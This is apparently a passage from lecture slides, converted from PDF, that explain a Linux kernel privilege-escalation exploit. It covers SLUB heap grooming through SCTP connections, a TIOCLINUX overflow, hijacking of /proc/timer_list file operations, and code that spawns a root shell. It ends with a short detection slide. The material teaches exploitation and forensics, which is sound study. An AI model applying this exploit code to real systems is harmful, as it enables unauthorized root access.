
```
142             return strtoul(addr, NULL, 16);
```

```
143 }
```

mmap()s in Exploit

Address 0x0


```
void *p1 = mmap((void*) 0, PAGE_SIZE,  
PROT_READ|PROT_WRITE|PROT_EXEC,  
MAP_PRIVATE | MAP_ANONYMOUS |  
MAP_FIXED, -1, 0);  
memset(1, 0x00, PAGE_SIZE);
```



Address 0x10000

```
void *p2 = mmap((void*) 0x10000, PAGE_SIZE,  
PROT_READ|PROT_WRITE|PROT_EXEC,  
MAP_PRIVATE | MAP_ANONYMOUS |  
MAP_FIXED, -1, 0);  
memset(0x10000, 0x00, PAGE_SIZE);
```

Privilege Escalation Shellcode in 2nd Page...



Unprivileged userspace process can't execute privilege escalation code w/o help—needs to force kernel to execute it. More on this soon.

Flashback: Monitoring SLUB

- Can closely monitor SLUB behavior through /proc
- Good for debugging / performance monitoring, but also helps exploit development
- For each cache, can determine:
 - Cache type
 - # of in-use objects
 - Total # of objects
 - Size of each object
 - Number of objects in each slab
- Total # of objects - # of in-use = # of objects that must be created to force allocation of a new slab!

```
linuxbox$ cat /proc/slabinfo
[...]
kmalloc-32      990    1152    32   128   ...
```

[]

kmalloc-32

990

1152

32

128


...

And Now...

- Allocate *sctp_ssnmap* objects with **22** in/out streams by creating new SCTP connections to a server running inside a thread **until a new slab is created** (we're now at beginning of slab!)
- Now allocate **16** of these objects via **8** new connections and keep track of the file descriptors on the server side
- Each connection creates **2** *sctp_ssnmap* objects!
 - One for client, one for server
- Also note that each SCTP connection writes to stream # STREAM_ZERO or STREAM_ZERO_ALT
- Then close 7 connections to arrive at...

①

After close loop at 468-471 :



= allocated

**Now programmatically perform a text select operation in the Linux console.
This allocates an object on the 128 byte SLUB kmalloc-128 cache AND
causes an overflow on the slab!**

```

void alloc_tioclinux() {
    int i;
    char out[128*3];
char utf8[3] = { 0xE2, 0x94, 0xBC };
    struct tiocl_selection *sel;
    char *t;
    void *v = malloc(sizeof(struct tiocl_selection) + 1);
    t = (char*)v;
    sel = (struct tiocl_selection *) (t+1);
    memset(out, 0x41, sizeof(out));
    for(i=0; i<128; i++) {
        tiobuffer[(i*3)]=utf8[0];
        tiobuffer[(i*3)+1]=utf8[1];
        tiobuffer[(i*3)+2]=utf8[2];
    }
*t = TIOCL_SETSEL;
    sel->xs = 1;
    sel->ys = 1;
    sel->xe = 43;
    sel->ye = 1;

write(1, tiobuffer, sizeof(tiobuffer));
if(ioctl(1, TIOCLINUX, v) < 0)
    __fatal("!!! Unable to call TIOCLINUX ioctl(), not on console\n");
}

```


Last 0xBC will overflow next-free link in slab!

After overflow at 473:

$$\textcircled{*} 22 \times 4 + 4 + 10 \times 2 = 68$$


initialized by
Send at line 301 !! ☺

②





After 474-475 (two more objects)

③




After 476-477 (last two objects)

④



End Result of Exploit



Endgame

```
368 static void trigger_fault()
369 {
370     char *argv[]={"/bin/sh", NULL};
371     int fd,i;
372
373     fd = open("/proc/timer_list", O_RDONLY); ←
374     if(fd >= 0)
375     {
376         ioctl(fd, 0, 0); ←
377         __free_stuff();
378         migrate_evil_fd();
379
380         for(i=0; i<4; i++)
381             close(unsafe_fd[i]);
382
383         if(!getuid())
384         {
385             __msg("[**] Got root!\n");
386             execve("/bin/sh", argv, NULL);
387         }
388     }
389     else
390     {
391         __msg("[**] Cannot open /proc/timer_list");
392         __free_stuff();
393     }
394 }
```

Implementation in timer_list.c

```
354 static const struct file_operations timer_list_fops = {  
355     .open          = timer_list_open,  
356     .read          = seq_read,  
357     .llseek        = seq_llseek,  
358     .release       = seq_release_private,  
359 };  
360  
361 static int __init init_timer_list_procfs(void)  
362 {  
363     struct proc_dir_entry *pe;  
364  
365     pe = proc_create("timer_list", 0444, NULL, &timer_list_fops);  
366     if (!pe)  
367         return -ENOMEM;  
368     return 0;  
369 }  
370 __initcall(init_timer_list_procfs);  
371
```

Detection

- Detection could involve noting that entries in a particular `kmem_cache` slab aren't in kernel space
- Unfortunately NO support for SLUB in Volatility
- SLAB tracks free, partial, full slabs
- SLUB tracks **only** partial slabs ☹
- But can still validate fops function pointers

